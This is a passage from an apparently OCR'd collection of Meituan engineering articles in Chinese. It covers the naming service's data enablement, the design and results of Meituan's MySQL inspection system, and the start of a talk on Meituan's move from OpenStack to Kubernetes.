早期的发布流程，存在异常调用的风险，上线过程中存在一段服务实例不可用的“时间窗口”，此时流量再进入可能导致调用失败，然后会报错。为保证发布的稳定性，需要操作人员手动进行流量排空，流程上效率低、易出错，浪费业务团队的时间。针对这项业务痛点，命名服务向发布系统提供针对服务实例的流量管控能力，实现进程重启前自动摘除并清空来源请求，升级完毕后，提供自动流量恢复的平滑发布功能。智能地解决发版过程中的异常调用问题，提高公司的服务上线效率，降低了业务团队的运维成本。

弹性伸缩是容器一个很大的卖点。但是在伸缩过程中有很多问题需要考虑，比如扩缩容策略，包括调用亲和度配置，路由均衡等等。命名服务和容器化合作，提供业务的上下游调用关系、分组设置信息、容器下线流量无损摘除等服务，同时保障伸缩服务注册及时、高效。如下图所示：




图 16　命名服务支持弹性伸缩

4.3 服务数据

MNS 服务数据对业务的赋能主要分为两个部分，一是将自身运行状态以业务可理解的 SLA 暴露出来，方便业务评估命名服务健康状况。对于命名服务来说，SLA 指标主要有推送成功率和推送耗时两种（其实，推送耗时也可以看做成功率的一个衡量维度，这里暂时不做太详细的区分）。

MNS 1.0 精准量化运行状况的困难在于，一方面 MNS 的发布 / 订阅机制重度依赖 ZK，受限于 ZK 的自身实现和链路上众多不同组件的异构性，及时获取完整链路的推送行为数据很困难。另一方面，由于节点数众多，全量采集服务发现数据，对公司的监控上报系统以及采集之后的计算也是很大的负担。

在 MNS 2.0 中，我们首先在架构上显著弱化了 ZK 的地位，它基本上只作为一致性通知组件。我们自研的 MNS-Control 可以充分 DIY 埋点场景，保证了主要推送行为抓取的可控性。其次，我们采用了分级采样计算，在全面梳理了公司现有的服务节点数比例后，将典型的服务列表数划分为几个档次，比如 1000 个节点的服务为一档，100 个又为一档，并创建相应的非业务哨兵服务，然后在不同机房选取适量的采样机器定期注册 + 拉取来评估整体的运行情况。这样既做到了上报量的精简，又兼顾了上报数据的有效性。详细操作流程，如下图所示：

图 17　MNS 2.0 SLA 采集

控制层周期性修改采样服务中的服务数据，触发服务发现的数据推送流程。参与指标统计的机器节点，本地代理进程获取到注册信息推送后，上报送达时间到运维平台并由其写入存储层。 控制层对数据库中的数据进行聚合计算，最后上报监控系统展示指标数据。此外，通过与监控团队合作，解决全量部署的 Agent 埋点监控问题。

命名服务存储的服务信息有很高的业务价值，从中可以知道服务的部署情况、发布频次以及上下游拓扑信息等等。所以“赋能”的第二个部分在于，借助这些信息，我们可以挖掘出业务服务部署运维上不合理的地方或风险点，不断推动优化，从来避免一

些不必要的损失。目前已经在推动的项目包括：

- 单进程多端口改造：业务使用这种方式去区分不同的调用端口，从而造成端口资源的浪费，而且调用下游还要感知部署信息，这种机器属性粒度细节的暴露在云原生时代是不太恰当的。我们协助业务将调用行为改成单端口多接口的形式，在协议内部去区分调用逻辑。
- 大服务列表的拆分：随着业务的发展，单个服务的节点数呈爆发式增长，甚至出现了一个服务有接近 7W 的节点数的情况，对发布、监控、服务治理等底层设施产生很大的压力。我们通过和业务的沟通，发现大列表产生的原因主要有两点：1. 单机性能不够，只能以实例抗；2. 服务内容不够聚焦。换句话说，因为服务还不够“微”，所以导致逻辑越来越庞大，有需求的调用方和自身实例相应增加，代码风险也在增大。因此，我们和业务一起梳理分析架构和调用，将核心共用模块与业务逻辑群分拆出来，减少冗余调用，最终使一些大服务节点数量从数万降低到数千，实现了数量级的下降。
- 上下游均衡部署：这个比较容易理解，结合调用端与服务端比例、服务方机器性能以及调用失败率等信息，可以作为服务业务在各机房间均衡调整机器数量的参考。另一方面，我们也在减少基本就近调用策略的粒度，目前只保留了“同 IDC”和“同城”两种，去掉了之前的“同中心策略”，减轻业务服务部署的心智负担。后期，随着机房数量的降低和同地域机房间延时的可控，同城路由可能是最终的方案。

在架构上，MNS 2.0 依赖 DB 和其它一些数仓介质，进行多种维度的数据上卷和下钻，并结合一些定制的风险策略逻辑去帮助业务发现和规避问题，目前这个事情也在进行中。




图 18　MNS 2.0 数据赋能

五、未来展望

未来，美团命名服务主要会朝两个方向发展：

- 进一步收集、挖掘服务数据的价值，打造服务数据平台，赋能业务升级。从单纯实现业务注册发现路由等需求，到通过数据反向推动业务架构流程改造升级，这也是美团核心价值观“以客户为中心”的一种体现。
- 深度结合 Service Mesh 等云原生基础设施的演进。云原生理念及相关设施架构的快速发展，必然会造成传统服务治理组件架构上流程的变动，深度拥抱云原生，并享受基础功能下沉带来的“红利”，是命名服务一个比较确定的方向。

作者简介

舒超，美团资深技术专家，OCTO 服务治理团队研发核心成员。
张翔，美团高级工程师，美团 OCTO 服务治理团队研发核心成员。

招聘信息

美团 OCTO 服务治理团队诚招 C++/Java 高级工程师、技术专家。我们致力于研发公司级、业界领先的基础架构组件，研发范围涵盖分布式框架、命名服务、Service Mesh 等技术领域。欢迎有兴趣的同学投送简历至 tech@meituan.com（邮件备注：美团 OCTO 团队）。

美团 MySQL 数据库巡检系统的设计与应用

作者：王琦

巡检工作是保障系统平稳有效运行必不可少的一个环节，目的是能及时发现系统中存在的隐患。我们生活中也随处可见各种巡检，比如电力巡检、消防检查等，正是这些巡检工作，我们才能在稳定的环境下进行工作、生活。巡检对于数据库或者其他 IT 系统来说也同样至关重要，特别是在降低风险、提高服务稳定性方面起到了非常关键作用。

本文介绍了美团 MySQL 数据库巡检系统的框架和巡检内容，希望能够帮助大家了解什么是数据库巡检，美团的巡检系统架构是如何设计的，以及巡检系统是如何保障 MySQL 服务稳定运行的。

一、背景

为了保障数据库的稳定运行，以下核心功能组件必不可少：




图 1　数据库运维保障核心功能组件

其中，数据库巡检作为运维保障体系最重要的环节之一，能够帮助我们发现数据库存在的隐患，提前治理，做到防患于未然。对于大规模集群而言，灵活健壮的自动化巡检能力，至关重要。

任何系统都会经历一个原始的阶段，最早的巡检是由中控机 + 定时巡检脚本 + 前端展示构成的。但是，随着时间的推移，老巡检方案逐渐暴露出了一些问题：

- 巡检定时任务执行依赖中控机，存在单点问题；
- 巡检结果分散在不同的库表，无法进行统计；
- 巡检脚本没有统一开发标准，不能保证执行的成功率；
- 每个巡检项都需要单独写接口取数据，并修改前端用于巡检结果展示，比较繁琐；
- 巡检发现的隐患需要 DBA 主动打开前端查看，再进行处理，影响整体隐患的治理速度；
- ……

所以我们需要一个灵活、稳定的巡检系统来帮助我们解决这些痛点，保障数据库的稳定。

二、设计原则

巡检系统的设计原则，我们从以下三个方面进行考虑：

稳定：巡检作为保证数据库稳定的工具，它自身的稳定性也必须有所保证；

高效：以用户为中心，尽量化繁为简，降低用户的使用成本，让新同学也能迅速上手治理和管理隐患；提高新巡检部署效率，随着架构、版本、基础模块等运维环境不断变化，新的巡检需求层出不穷，更快的部署等于更早的保障；

可运营：用数据做基础，对巡检隐患进行运营，包括推进隐患治理，查看治理效率、趋势、薄弱点等。

三、系统架构

美团 MySQL 数据库巡检系统架构图设计如下。接下来，我们按照架构图从下到上的顺序来对巡检系统主要模块进行简单的介绍：




图 2　美团 MySQL 数据库巡检系统架构图

1. 执行层

巡检执行环境：由多台巡检执行机组成，巡检任务脚本会同时部署在所有执行机上。执行机会定时从巡检 Git 仓库拉取最新的脚本，脚本使用 Python Virtualenv + Git 进行管理，方便扩充新的执行机。

任务调度：巡检任务使用了美团基础架构部研发的分布式定时任务系统 Crane 进行

调度，解决传统定时任务单点问题。Crane 会随机指派某一台执行机执行任务，假如这台执行机出现故障，会指派其他执行机重新执行任务。一般一个巡检任务对应着一个巡检项，巡检任务会针对特定的巡检目标根据一定的规则来判断是否存在隐患。

巡检目标：除了对生产数据库进行巡检以外，还会对高可用组件、中间件等数据库周边产品进行巡检，尽可能覆盖所有会引发数据库故障的风险点。

2. 存储层

巡检数据库：主要用来保存巡检相关数据。为了规范和简化流程，我们将巡检发现的隐患保存到数据库中，提供了通用的入库函数，能够实现以下功能：

- 自动补齐隐患负责人、隐患发现时间等信息；
- 入库操作幂等；
- 支持半结构化的巡检结果入库，不同巡检的隐患结果包括不同的属性，比如巡检 A 的隐患有“中间件类型”，巡检 B 有“主库 CPU 核数”，以上不同结构的数据均可解析入库；
- 针对表粒度的隐患项，如果分库分表的表出现隐患，会自动合并成一个逻辑表隐患入库。

巡检脚本 Git 仓库：用来管理巡检脚本。为了方便 DBA 添加巡检，在系统建设过程中，我们增加了多个公共函数，用来降低开发新巡检的成本，也方便将老的巡检脚本迁移到新的体系中。

3. 应用层

集成到数据库运维平台：作为隐患明细展示、配置巡检展示、管理白名单等功能的入口。为了提高隐患治理效率。我们做了以下设计。

- 隐患明细展示页面会标注每个隐患出现的天数，便于追踪隐患出现原因。
- 配置新的巡检展示时必须要同时制定隐患解决方案，确保隐患治理有章可循，避免错误的治理方式导致“错上加错”。

隐患运营后台：这个模块主要目的是推进隐患的治理。

- 运营报表，帮助管理者从全局角度掌握隐患治理进展，报表包括隐患趋势、存量分布、增量分布、平均治理周期等核心内容，进而由上到下推动隐患治理；报表数据同样是通过 crane 定时任务计算获得。
- 隐患治理催办功能，用来督促 DBA 处理隐患。催办内容中会带有隐患具体内容、出现时长、处理方案等。催办形式包括大象消息、告警，具体选用哪种形式可根据巡检关键程度做相应配置。

外部数据服务：主要是将巡检隐患数据提供给美团内部其他平台或项目使用，让巡检数据发挥更大的价值。

- 对接先知平台（美团 SRE 团队开发的主要面向 RD 用户的风险发现和运营平台），平台接收各服务方上报的隐患数据，以 RD 视角从组织架构维度展示各服务的风险点，并跟进 RD 处理进度。巡检系统会把需要 RD 参与治理的隐患，比如大表、无唯一键表等，借助先知平台统一推送给 RD 进行治理。
- 运维周报，主要面向业务线 RD 负责人和业务线 DBA，以静态报告形式展示业务线数据库运行情况以及存在的问题，巡检隐患是报告内容之一。

四、巡检项目

巡检项目根据负责方分为 DBA 和 RD，DBA 主要负责处理数据库基础功能组件以及影响服务稳定性的隐患。RD 主要负责库表设计缺陷、数据库使用不规范等引起的业务故障或性能问题的隐患。也存在需要他们同时参与治理的巡检项，比如“磁盘可用空间预测”等。目前巡检项目共 64 个，类目分布情况如下图所示：




图 3　巡检项类目分布

集群：主要检查集群拓扑、核心参数等集群层面的隐患；**机器**：主要检查服务器硬件层面的隐患；**Schema/SQL**：检查表结构设计、数据库使用、SQL 质量等方面的隐患；**高可用 / 备份 / 中间件 / 报警**：主要检查相关核心功能组件是否存在隐患。

下面，我们通过列举几个巡检任务来对巡检项做简单的说明：

负责方	类目	巡检项	说明
DBA	备份	恢复测试结果检查	用来发现异常备份集。数据备份的重要性不言而喻，为了保证备份的有效性，备份系统会对每一个备份集做恢复测试，测试失败的情况会记录到巡检系统。
		Binlog无法衔接最近一次备份	通过最近一次备份和集群最早的Binlog日志情况，来判断备份和Binlog是否衔接，衔接不上会导致无法增加从库或基于时间点的数据恢复等。
	机器	磁盘可用空间预测	通过监控平台采集到的磁盘空间情况，预测磁盘空间是否会在近期使用耗尽。
	集群	集群GTID集异常	GTID即全局事务ID，在MySQL中每执行一个事务，就会分配一个GTID，并且从库会同步主库每一个GTID的操作，在没有延迟的情况下，集群所有实例的GTID集应该是一致的。由于MySQL主从复制原理，如果实例间GTID集不一致可能会导致主从切换失败，巡检通过比对每个实例的GTID集来判断是否存在异常。
		集群下多实例共宿主机	这种情况下，假如宿主机宕机，会导致集群下多台实例同时挂掉，严重影响数据库服务的稳定。虽然实例初始化时加入了相关策略主动避免这个问题，但不排除极特殊情况仍会造成这个隐患。
	高可用	集群高可用功能未开启	通常人工维护、或其他异常情况下，集群高可用功能会被关闭，巡检会检查CMDB中高可用开关来判断是否存在该隐患。
		同地域没有候选主库	这种情况下，主库宕机会提升其他地域实例作为主库，会导致写入延时增加，可能会影响业务。巡检会检查CMDB中集群实例的机房部署来判断是否存在该隐患。
RD	Schema	数值类型溢出	MySQL表的整型数据类型字段能够保存的数值是有上限的，超出最大值的数据无法写入表中。巡检系统根据一段时间采集到的整型类型字段值，判断该字段是否即将超过最大值。除了自增字段以外，还会对非自增的字段值进行预测。
		大表	表体积过大会出现性能问题，并且会增加维护成本。通过扫描所有数据库集群中表大小的情况，并结合监控平台采集到的表读写流量情况，找出问题大表。

五、成果

美团 MySQL 巡检系统已稳定运行近一年时间，基于新巡检体系上线的巡检项 49 个。通过巡检体系持续运行，在团队的共同努力下，我们共治理了 8000+ 核心隐患，近 3 个月隐患治理周期平均不超过 4 天，将隐患总数持续保持在极小的量级，有效地保障了数据库的稳定。




图 4　隐患运营 – 团队内各虚拟小组隐患平均治理周期

下面的隐患趋势图，展示了近一年中隐患的个数，数量突然增长是由于新的巡检项上线。从整体趋势上看，隐患存量有非常明显的下降。




图 5　隐患运营 – 隐患总量趋势情况

除了推动内部隐患治理之外，我们还通过对接先知平台，积极推动 RD 治理隐患数量超过 5000 个。

图 6　对接先知 – 推动 RD 治理隐患

为了提升用户体验，我们在提升准确率方面也做了重点的投入，让每一个巡检在上线前都会经过严格的测试和校验。

对比其他先知接入方，DBA 上报隐患在总量、转化率、反馈率几个指标上都处于较高水平，可见我们上报的隐患风险也得到了 RD 的认可。




图 7　对接先知 – 各接入方上报隐患情况

指标说明：

- 反馈率 = 截止到当前时刻反馈过的风险事件数量 / 截止到当前时刻产生的风险事件总量 * 100%；
- 反馈准确率 = 截止到当前时刻反馈准确的风险事件数量 / 截止到当前时刻反馈过的风险事件总量 * 100%；
- 转化率 = 截止到当前时刻用户反馈准确且需要处理的风险事件数量 / 截止到当前时刻产生的风险事件总量 * 100%。

六、未来规划

除了继续完善补充巡检项以外，未来巡检系统还会在以下几个方向继续探索迭代：

- 提高自动化能力，完善 CI 和审计；
- 加强运营能力，进一步细化每个隐患的重要程度，辅助决策治理优先级；
- 隐患自动修复。

作者简介

王琦，基础架构部 DBA 组成员，2018 年加入美团，负责 MySQL 数据库运维 / 数据库巡检系统 / 监控 / 自动化运维周报 / 运维数据集市建设等工作。

Kubernetes 如何改变美团的云基础设施?


作者：王国梁

本文根据美团基础架构部王国梁在 KubeCon 2020 云原生开源峰会 Cloud Native + Open Source Virtual Summit China 2020 上的演讲内容整理而成。

一、背景与现状


Kubernetes 是让容器应用进入大规模工业生产环境的开源系统，也是集群调度领域的事实标准，目前已被业界广泛接受并得到了大规模的应用。Kubernetes 已经成为美团云基础设施的管理引擎，它带来的不仅仅是高效的资源管理，同时也大幅降低了成本，而且为美团云原生架构的推进打下了坚实的基础，支持了 Serverless、云原生分布式数据库等一些平台完成容器化和云原生化的建设。

从 2013 年开始，美团就以虚拟化技术为核心构建了云基础设施平台；2016 年，开始探索容器技术并在内部进行落地，在原有 OpenStack 的资源管理能力之上构建了 Hulk1.0 容器平台；2018 年，美团开始打造以 Kubernetes 技术为基础的 Hulk2.0 平台；2019 年年底，我们基本完成了美团云基础设施的容器化改造；2020 年，我们坚信 Kubernetes 才是未来的云基础设施标准，又开始探索云原生架构落地和演进。




当前，我们构建了以 Kubernetes、Docker 等技术为代表的云基础设施，支持整个美团的服务和应用管理，容器化率达到 98% 以上，目前已有数十个大小 Kuberne-

tes 集群，数万的管理节点以及几十万的 Pod。不过出于容灾考虑，我们最大单集群设置为 5K 个节点。



下图是当前我们基于 Kubrnetes 引擎的调度系统架构，构建了以 Kubernetes 为核心的统一的资源管理系统，服务于各个 PaaS 平台和业务。除了直接支持 Hulk 容器化之外，也直接支持了 Serverless、Blade 等平台，实现了 PaaS 平台的容器化和云原生化。



二、OpenStack 到 Kubernetes 转变的障碍和收益

对于一个技术栈比较成熟的公司而言，整个基础设施的转变并不是一帆风顺的，在 OpenStack 云平台时期，我们面临的主要问题包括以下几个方面：

1. 架构复杂，运维和维护比较困难：OpenStack 的整个架构中计算资源的管理模块是非常庞大和复杂，问题排查和可靠性一直是很大的问题。
2. 环境不一致问题突出：环境不一致问题是容器镜像出现之前业界的通用问题，不利于业务的快速上线和稳定性。
3. 虚拟化本身资源占用多：虚拟化本身大概占用 10% 的宿主机资源消耗，在集群规模足够大的时候，这是一块非常大的资源浪费。
4. 资源交付和回收周期长，不易灵活调配：一方面是整个虚拟机创建流程冗长；另一方面各种初始化和配置资源准备耗时长且容易出错，所以就导致整个机器资源从申请到交付周期长，快速的资源调配是个难题。
5. 高低峰明显，资源浪费严重：随着移动互联网的高速发展，公司业务出现高低峰的时间越来越多，为了保障服务稳定不得不按照最高的资源需求来准备资源，这就导致低峰时资源空闲严重，进而造成浪费。

2.1 容器化的过程和障碍

